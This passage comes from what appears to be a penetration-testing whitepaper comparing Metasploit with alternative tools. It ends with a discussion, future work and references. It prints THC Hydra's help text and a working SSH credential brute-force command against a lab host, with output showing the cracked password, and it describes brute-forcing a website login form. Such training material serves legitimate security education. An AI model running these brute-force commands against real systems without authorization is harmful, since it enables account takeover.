

Figure 59 - Successful SSH brute force (Metasploit)

2.6.2 Alternative

One of the most versatile credential cracker tools is the THC Hydra which is parallelized for faster cracking and supports a wide range of finetuning for different protocols and attack scenarios (Figure 60). Despite it supporting a huge amount of different options, cracking the more common protocols is straightforward. Like Metasploit, the user needs to supply an IP address and then either a specific username and/or password and supply a user/password list for the missing variable (Figure 61).

```
[14:24:24] id-1703641: ~ $  hydra -h
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal p
urposes.

Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o FILE] [-t TASKS] [-M FILE [-T TASKS]] [
-w TIME] [-W TIME] [-f] [-s PORT] [-x MIN:MAX:CHARSET] [-c TIME] [-ISOuvVd46] [service://server[:PORT][/OPT]]

Options:
  -R        restore a previous aborted/crashed session
  -I        ignore an existing restore file (don't wait 10 seconds)
  -S        perform an SSL connect
  -s PORT   if the service is on a different default port, define it here
  -l LOGIN or -L FILE  login with LOGIN name, or load several logins from FILE
  -p PASS  or -P FILE  try password PASS, or load several passwords from FILE
  -x MIN:MAX:CHARSET  password bruteforce generation, type "-x -h" to get help
  -y        disable use of symbols in bruteforce, see above
  -e nsr    try "n" null password, "s" login as pass and/or "r" reversed login
  -u        loop around users, not passwords (effective! implied with -x)
  -C FILE   colon separated "login:pass" format, instead of -L/-P options
  -M FILE   list of servers to attack, one entry per line, ':' to specify port
  -o FILE   write found login/password pairs to FILE instead of stdout
  -b FORMAT specify the format for the -o FILE: text(default), json, jsonv1
  -f / -F   exit when a login/pass pair is found (-M: -f per host, -F global)
  -t TASKS  run TASKS number of connects in parallel per target (default: 16)
  -T TASKS  run TASKS connects in parallel overall (for -M, default: 64)
  -w / -W TIME  wait time for a response (32) / between connects per thread (0)
  -c TIME   wait time per login attempt over all threads (enforces -t 1)
  -4 / -6   use IPv4 (default) / IPv6 addresses (put always in [] also in -M)
  -v / -V / -d  verbose mode / show login+pass for each attempt / debug mode
  -O        use old SSL v2 and v3
  -q        do not print messages about connection errors
  -U        service module usage details
  -h        more command line options (COMPLETE HELP)
  server    the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
  service   the service to crack (see below for supported protocols)
  OPT       some service modules support additional input (-U for module help)
```

Figure 60 - THC Hydra options

```
[14:24:45] id-1703641: ~ $  hydra 192.168.1.132 -l ubuntu -P /usr/share/wordlists/metasploit/http_default_pass.txt ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal p
urposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-04-26 14:25:28
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 19 login tries (l:1/p:19), ~2 tries per task
[DATA] attacking ssh://192.168.1.132:22/
[22][ssh] host: 192.168.1.132   login: ubuntu   password: password
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-04-26 14:25:30
[14:25:30] id-1703641: ~ $
```

Figure 61 - SSH credential brute force (THC Hydra)

Configuring Hydra to crack for example a website login takes a bit more configuration and tinkering but the Github page for the project has decent documentation and examples (Github, 2020). In addition to the username and password details, the tool needs to know the URL, login page path and the error message that is generated after an unsuccessful login attempt (Figure 62 & Figure 63). There are also many detailed video and written tutorials that explain any necessary syntax to attempt cracking credentials over a specific protocol (Redteamtutorials, 2018).



Figure 62 - Finding necessary information for website login brute force



Figure 63 - Successful brute force of website login form

3 DISCUSSION & CONCLUSION

3.1 DISCUSSION

Based on the previous section, it is quite evident that the Metasploit framework allows a penetration tester to do most of what they might need during an assignment in an efficient manner from within one place. Having most of the necessary tools available inside a single framework, configurable in a similar manner every time and not having to worry about compiling or otherwise preconfiguring exploits saves time during the testing process. This allows the penetration tester to spend more time on testing and deliver a better return on investment for the client company. Metasploit also supports what it calls workspaces (not examined in this whitepaper), which allow the user to segment their findings, testing data and hosts so that everything is organised in a clear manner (Rapid7, no date). This makes retrieving information much faster and less error-prone after the initial testing phase is finished and a clear report has to be written about it.

However, the Metasploit framework is not the be all end all solution. As every tool and exploit is contained within it, if something does not work or a feature does not exist, the user must wait for an update or take time and learn the source code and add the necessary modifications themselves. This would most certainly be too time consuming during a security testing assignment making it not a feasible strategy. In situations like these, the penetration tester has to use an alternative tool or resource to be able to continue with as little time lost as possible. Alternative tools might also have much more customisability than their Metasploit counterpart and allow fine grain tuning to for example password cracking. They might also be significantly faster and allow other tools to be chained with them for a more complex workflow.

Like mentioned earlier if a user wants to customise anything inside Metasploit, they would have to first learn how that specific feature worked and then how it tied into the big picture of the framework. With standalone tools and exploits, the process of making small edits to them would require less research as the user would only have to know what they want to modify and where the corresponding section of code for that tool is. There would be no worrying about possibly breaking a whole other feature of the tool with their modification. There are also certain cases where an alternative tool was simpler straight out of the box. For example, starting up the SimpleHTTPServer allowed for very simple and fast file transfers and the user did not need to use any FTP commands like with the Metasploit alternative.

3.2 FUTURE WORK

The tools and methods explored in this whitepaper are not the only existing alternatives as security researchers and dedicated hobbyist constantly develop and often freely release new ones. Due to the amount of available options it is not feasible to demonstrate them all in one report, but they do present an opportunity to release an update with a different approach. For example, it could be interesting to gather several tools dedicated to for example password cracking or file transfers and benchmark their performance against each other as well as against the existing Metasploit modules. The results could be

beneficial in finding the most efficient and stable tools for a certain task although a certain tool might have support issues in comparison to a slower but better supported tool.

Another idea for future work would be to create an online support document which would act as a database with installation instructions, dependency lists, example usage commands and other useful tips for tools. As many security tools are quickly prototyped and developed by people who are not professional programmers, they often have their own quirks and problems that might make them inaccessible for a more novice user. Making a database like this available online would allow the documentation to be constantly updated and new tools to be added and it would act as a single centralised location to get help regarding security tools.

One more useful project idea would be to compare all the alternative tools for a certain task how well they perform when there are different types of network defences running like intrusion detection systems or firewalls. A network packet capture tool could also be used to analyse what type of packets each tool sends when communicating over the network.

3.3 CONCLUSION

This whitepaper explored how to accomplish several of the most common tasks in penetration testing both using the Metasploit framework as well as alternative tools if the former was not available for use. In addition, by learning about alternative tools and how they work, the user strengthens their technical skills, professional competency as well as debugging skills as any new tool might introduce issues that need to be overcome. Knowing their technical environment and its inner workings allows a security professional to work and progress more efficiently and logically than users who have only used automated tools without exploring other options. Knowing the advantages and disadvantages of Metasploit and tools with similar features is also important because it allows the user to choose the best tool for the task they are trying to accomplish. Continuously trying out tools is also very important as new ones are constantly being released and some might offer significant improvements in compatibility, speed or other important area.

REFERENCES

Alpine Security (2020) *Top penetration testing certifications*. Available at: https://www.alpinesecurity.com/blog/top-penetration-testing-certifications/ (Accessed: 20 April 2020).

Github (2020) *THC Hydra: Hydra*. Available at: https://github.com/vanhauser-thc/thc-hydra/ (Accessed: 26 April 2020)

Najera-Gutierrez, G. (2016) *Kali Linux web penetration testing cookbook: over 80 recipes on how to identify, exploit, and test web application security with Kali Linux 2*. Birmingham. Packt Publishing.

Infosec (2019) *Top 10 penetration testing certifications for security professionals [updated 2019]*. Available at: https://resources.infosecinstitute.com/top-5-penetration-testing-certifications-security-professionals/ (Accessed: 21 April 2020).

Infosec (2012) *Netcat: TCP/IP Swiss army knife*. Available at: https://resources.infosecinstitute.com/netcat-tcpip-swiss-army-knife/ (Accessed: 23 April 2020).

Nmap (no date) *Ncat – Netcat for the 21st century*. Available at: https://nmap.org/ncat/ (Accessed: 24 April 2020).

Offensive Security (2020a) *About the Metasploit Meterpreter*. Available at: https://www.offensive-security.com/metasploit-unleashed/about-meterpreter/ (Accessed: 21 April 2020).

Offensive Security (2020b) *OSCP certification exam guide*. Available at: https://support.offensive-security.com/oscp-exam-guide/ (Accessed: 20 April 2020).

Rapid7 (no date) *Managing workspaces*. Available at: https://metasploit.help.rapid7.com/docs/managing-workspaces/ (Accessed: 25 April 2020).

Redteamtutorials (2018) *Hydra – brute force HTTP(S)*. Available at: https://redteamtutorials.com/2018/10/25/hydra-brute-force-https/ (Accessed: 26 April 2020).

Ropnop (2016) *Transferring files from Linux to Windows (post-exploitation)*. Available at: https://blog.ropnop.com/transferring-files-from-kali-to-windows/ (Accessed: 24 April 2020).

Simplilearn Solutions (2020) *Top 3 ethical hacking certifications*. Available at: https://www.simplilearn.com/top-ethical-hacking-certifications-to-consider-article/ (Accessed: 21 April 2020).

Stack Exchange (2017) *How to use Nmap through Proxychains?* Available at: https://security.stackexchange.com/questions/122561/how-to-use-nmap-through-proxychains (Accessed: 26 April 2020).

Synopsys (2014) *The Heartbleed bug*. Available at: https://heartbleed.com/ (Accessed: 21 April 2020).

WonderHowTo (2018) *Top 10 exploit databases for finding vulnerabilities*. Available at: https://null-byte.wonderhowto.com/how-to/top-10-exploit-databases-for-finding-vulnerabilities-0189314/ (Accessed: 23 April 2020).

0day (2020) *Exploit database*. Available at: https://0day.today (Accessed: 23 April 2020).